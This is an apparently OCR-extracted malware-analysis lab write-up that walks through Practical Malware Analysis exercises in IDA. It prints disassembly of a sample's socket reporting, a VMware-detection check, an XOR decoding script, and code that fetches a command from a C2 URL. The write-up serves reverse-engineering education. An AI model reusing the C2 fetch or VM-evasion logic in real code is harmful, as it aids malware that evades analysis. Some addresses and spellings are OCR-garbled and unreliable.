


Figure 18: Using CreateToolhelp32Snapshot, quering running processes, and sendingto socket

xii. Which API functions could be called by entering sub_10004E79?

A useful way to quickly see what API functions are called by a certain subroutine is through the Proximity Brower view, this transforms the standard Graph or Text views into a much more condensed graph highlighting which API functions or subroutines are called (figure 19)




Figure 19: Proximity View of sub_10004E79

Figure 20: Functions called by sub_10004E79

Function	Description
GetSystemDefaultLangID	Returns language identifier to determine system language
sub_100038EE	Subroutine previously seen to send data via SOCKET
sprintf	Sends formatted string output
strlen	Gets the length of a string
aLanguageId0xX	Offset containing: '*[Language:] id:0x%x*'

The functions called from sub_10004E79(figure 20) indicate that the functionality is to identifythe language used on the system, and then pass that information through the SOCKET (as we've seen sub_100038EE before). It might make sense to rename sub_10004E79 to something like **getSystemLanguage**. While we're at it, we might aswell rename sub_100038EE to something like **sendSocket**.

xiii. How many Windows API functions does DllMain call directly, and how many at a depth of 2?

Another way to view the API functions called from somewhere, is through View -> Graphs -> User XRef Chart. Set start and end addresses to DllMainand the Recursion depth to 1 to see four API functions called (figure 21). At a depth of 2, there are around 32, with some duplicates.




Figure 21: API functions called by DllMain.

Some of the more notable API calls which may provide indication of functionality are: sleep winexec gethostbyname inet_nota CreateThread WSAStartup inet_addr recv send socketconnectLoadLibraryA

xiv. How long will the Sleep API function at 0x10001358 execute for?

At first glance, one might think that the value passed to the sleepis 3E8h(1000), equating to 1 second, however it is a imulcall which means the value at eaxis getting multiplied by 1000. Looking up, we see that aThisIsCti30at the offset address is moved into eaxand then the pointer is moved 13 along (similar to what's seen in Q2) (figure 22).




Figure 22: Sleep for 30 seconds

This means that the value of eaxwhen it is pushed is 30. atoiconverts the string to an integer,and it is multiplied by 1000. Therefore, the Sleep API function sleeps for 30 seconds.

xv & xvi. What are the three parameters for the call to socket at 0x10001701?

The three values pushed to the stack, labeled as protocol, type, and af, and are 6, 1, 2 respectively, are the three parameters used for the call to socket (figure 23).




Figure 23: Call to socket at 0x10001701

These depict what type of socket is created. Using [Socket Documentation] we can determine that in this case, it is TCP IPV4. At this point, we might aswell rename those operands (figure 24).

Parameter	Description	Value	Meaning
af	Address Family specification	2	IF_INET
type	Type of socket	1	SOCK_STREAM
protocol	Protocol used	6	IPPROTO_TCP

```
loc_100016FB:          ; protocol
push    IPPROTO_TCP
push    SOCK_STREAM    ; type
push    IF_INET        ; af
call    ds:socket      ; Indirect Call
```

Figure 24: Definitions and renaming of socket parameters

xvii. Is there VM detection?




Figure 25: Searching for the in instruction using 0xED in binary.

The in instruction (opcode 0xED) is used with the string *VMXh* to determine whether the malware is running inside VMware. 0xEDcan be searched (alt+B) and look for the ininstruction(figure 25).

From here, we can navigate into the function and see what is going on within sub_10006196.

```
00000000100061C6 53                    push    ebx
00000000100061C7 B8 68 58 4D 56        mov     eax, 'VMXh'
00000000100061CC BB 00 00 00 00        mov     ebx, 0
00000000100061D1 B9 0A 00 00 00        mov     ecx, 10
00000000100061D6 BA 58 56 00 00        mov     edx, 'VX'
00000000100061DB ED                    in      eax, dx
00000000100061DC 81 FB 68 58 4D 56     cmp     ebx, 'VMXh'     ; Compare Two Operands
00000000100061E2 0F 94 45 E4           setz    [ebp+var_1C]    ; Set Byte if Zero (ZF=1)
```


Figure 26: in instruction within sub_10006196

Directly around the ininstruction, we see evidence of the string VMXh (converted from original hex value) (figure 26), which is potentially indicative of VM detection. If we look at the other xrefs of sub_10006196 we see three occurrences, each of which contains aFoundVirtualMa, indicating the install is canceling if a Virtual Machine is found (figure 27).

Figure 27: Found Virtual Machine string found after *VMXh string*

xviii, xix, & xx. What is at 0x1001D988?

The data starting at 0x1001D988appears illegible, however, we can convert this to ASCII (by pressing A), albeit still unreadable (Figure 28).Figure 28: Random data at 0x1001D988




We have been provided a python script with the lab lab05–01.py which is to be used as an IDA plugin for a simple script. For 0x50bytes from the current cursor position, the script performs an XORof 0x55, and prints out the resulting bytes, likely to decode the text (figure 29).

```
sea = ScreenEA()
for i in range(0x00,0x50):
    b = Byte(sea+i)
    decoded_byte = b ^ 0x55
    PatchByte(sea+i,decoded_byte)
```

Figure 29: XOR 0x55 script

We are unable to do this within the free version of IDA, however we can loosely do it manually ourselves by taking the bytes from 0x1001D988and doing XOR 0x55.
Evidently, the conversion to ASCII and manual decoding has messed up something with the capitalisation, but we can see some plaintext and determine the completed message (figure 30)

Figure 30: Manual XOR 0x55



b. analyze the malware found in the file Lab06-01.exe.

i. What is the major code construct found in the only subroutine called by main?

Before we start, it is worth noting that sometimes IDA does not recognise the main subroutine. We can find this quite quickly by traversing from the start function and finding sub_401040. This is mainas it contains the required parameters (argcand **argv). I renamed the subroutineto main (figure 1).




Figure 1: Lab06–01 | main subroutine

Navigating into the first subroutine called in main (sub_401000) (figure 2), we see it executes an external API call InternetGetConnectedState, which returns a TRUE if the system has an internet connection, and FALSE otherwise. This is followed by a comparison against 0 (FALSE) and then a JZ (Jump If Zero). This means the jump will be successful if InternetGetConnectedStatereturns FALSE (0) (There is no internet connection).




Figure 2: Lab06–01 | sub_401000 internet connection test

Therefore, the jump path (short loc_40102B) is taken and the string returned will be '*Error1.1: No Internet\n*'.

InternetGetConnectedStatereturns TRUE, then the jump is not successful, and the returnedstring is '*Success: Internet Connection\n*'.

Based upon this, it can be determined that the major code construct is a basic **If Statement**.

ii. What is the subroutine located at 0x40105F?

Given the proximity to the strings at the offset addresses in each path, it can be assumed that sub_40105Fis printf, a function used to print text with formatting (supported by the *\n* fornewline in the strings).

IDA didn't automatically pick this up for me, but with some cross-referencing and looking into what we would expect as parameters, we can be safe in the assumption.

iii. What is the purpose of this program?

Lab06–01.exe is a simple program to test for internet connection. It utilises API call InternetGetConnectedStateto determine whether there is internet, and prints an advisorystring accordingly.

c. Analyze the malware found in the file *Lab06–02.exe*.

i & ii. What operation does the first subroutine called by main perform? What is the subroutine located at 0x40117F?

This is very similar to Lab06–01.exe. We can easily find the main subroutine again (this time sub_401130), and again we see the first subroutine called is sub_401000. This is very similar as it calls InternetGetConnectedStateand prints the appropriate message (figure 3). We also canverify that 0x40117F is still the printf function, which I've renamed.




Figure 3: Lab06–02 | sub_401000 internet connection test & sub_40117F (printf)

iii. What does the second subroutine called by main do?

This is something new now; the mainfunction in lab06–02.exeis a little more complex with anadded subroutine and another conditional statement (figure 4). We can see that sub_401040 is reached by the preceding cmpto 0being successful (jnzjump if not 0), which therefore means

we're hoping for the returned value from sub_401000to be not 0 — indication there IS internet connection.





Figure 4: Lab06–02 | main subroutine

Navigating to sub_401040, we immediately see some key information, which supports the determination that this occurs if there is an internet connection.

The most stand-out information is the two API calls, InternetOpenA and InternetOpenUrlA,which are used to initiate an internet connection and open a URL. We also see some strings at offset addresses just before these, indicating these are passed to the API calls (figure 5).



```
00000000004010401040
00000000004010401040                    ; Attributes: bp-based frame
00000000004010401040
00000000004010401040                    sub_401040 proc near
00000000004010401040
00000000004010401040                    Buffer= byte ptr -210h
00000000004010401040                    var_20F= byte ptr -20Fh
00000000004010401040                    var_20E= byte ptr -20Eh
00000000004010401040                    var_20D= byte ptr -20Dh
00000000004010401040                    var_20C= byte ptr -20Ch
00000000004010401040                    hFile= dword ptr -10h
00000000004010401040                    hInternet= dword ptr -0Ch
00000000004010401040                    dwNumberOfBytesRead= dword ptr -8
00000000004010401040                    var_4= dword ptr -4
00000000004010401040
00000000004010401040 55                 push    ebp
00000000004010401041 8B EC              mov     ebp, esp
00000000004010401043 81 EC 10 02 00 00  sub     esp, 528          ; Integer Subtraction
00000000004010401049 6A 00              push    0                 ; dwFlags
0000000000401048 6A 00                  push    0                 ; lpszProxyBypass
000000000040104D 6A 00                  push    0                 ; lpszProxy
000000000040104F 6A 00                  push    0                 ; dwAccessType
0000000000401051 68 F4 70 40 00         push    offset szAgent    ; "Internet Explorer 7.5/pma"
0000000000401056 FF 15 C4 60 40 00      call    ds:InternetOpenA ; Indirect Call Near Procedure
000000000040105C 89 45 F4               mov     [ebp+hInternet], eax
000000000040105F 6A 00                  push    0                 ; dwContext
0000000000401061 6A 00                  push    0                 ; dwFlags
0000000000401063 6A 00                  push    0                 ; dwHeadersLength
0000000000401065 6A 00                  push    0                 ; lpszHeaders
0000000000401067 68 C4 70 40 00         push    offset szUrl      ; "http://www.practicalmalwareanalysis.com"...
000000000040106C 8B 45 F4               mov     eax, [ebp+hInternet]
000000000040106F 50                     push    eax               ; hInternet
0000000000401070 FF 15 B4 60 40 00      call    ds:InternetOpenUrlA ; Indirect Call Near Procedure
0000000000401076 89 45 F0               mov     [ebp+hFile], eax
0000000000401079 83 7D F0 00            cmp     [ebp+hFile], 0   ; Compare Two Operands
000000000040107D 75 1E                  jnz     short loc_40109D ; Jump if Not Zero (ZF=0)
```

Figure 5: Lab06–02 | Internet connection API calls and strings

First, szAgentcontaining string "*Internet Explorer 7.5/pma*", which is a User-Agent String, is passed to InternetOpenA.

szUrlcontains the string "*http://www.practicalmalwareanalysis.com/cc.htm*" which is the URLfor InternetOpenUrlA.

This has another jnzwhere the jump is not taken if hFilereturned from InternetOpenUrlAis 0(meaning no file was downloaded), where a message is printed "*Error 2.2: Fail to ReadFile\n*" and the internet connection is closed.

iv. What type of code construct is used in sub_40140?

If szURl **is** found, the program attempts to read 200h (512) bytes of the file (*cc.htm*) using the API call InternetReadFile(the jnzunsuccessful path leads to "*Error 2.2: Fail to ReadFile\n*"printed and connections closed) (figure 6).




Figure 6: Lab06–02 | Reading first 4 bytes of cc.htm

There are then four cmp/ jnzblocks which each comparing a single byte from the Bufferand several variables. These may also be seen as Buffer+1, Buffer+2, etc. This is a notable code construct in which a character array is filled with data from InternetReadFile and is read one by one.

These values have been converted (by pressing R) to ASCII. Combined these read <!--, indicative of the start of a comment in HTML. If the value comparisons are successful, then var_20C (likely the whole 512 byes in Buffer, but just mislabeled by IDA) is read. If at any point a byte read is incorrect, then an alternative path is taken and the string "*Error 2.3: Fail toget command\n*" is printed.

Looking back at main, if this all passes with no issues, the string "*Success: Parsed command is %c\n*" is printed and the system does Sleepfor 60000 milliseconds (60 seconds) (figure 7). The command printed (displayed through formatting of %c is variable var_8) is the returned value from sub_401040, the contents of *cc.htm.*

